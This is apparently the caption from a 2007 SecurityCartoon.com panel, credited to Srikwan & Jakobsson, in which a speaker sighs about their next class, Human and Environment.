PHEW! I AM READY FOR SOME GOOD NEWS. MY NEXT CLASS IS HUMAN AND ENVIRONMENT, THOUGH. SIGH!
Copyright 2007. Srikwan & Jakobsson. SecurityCartoon.com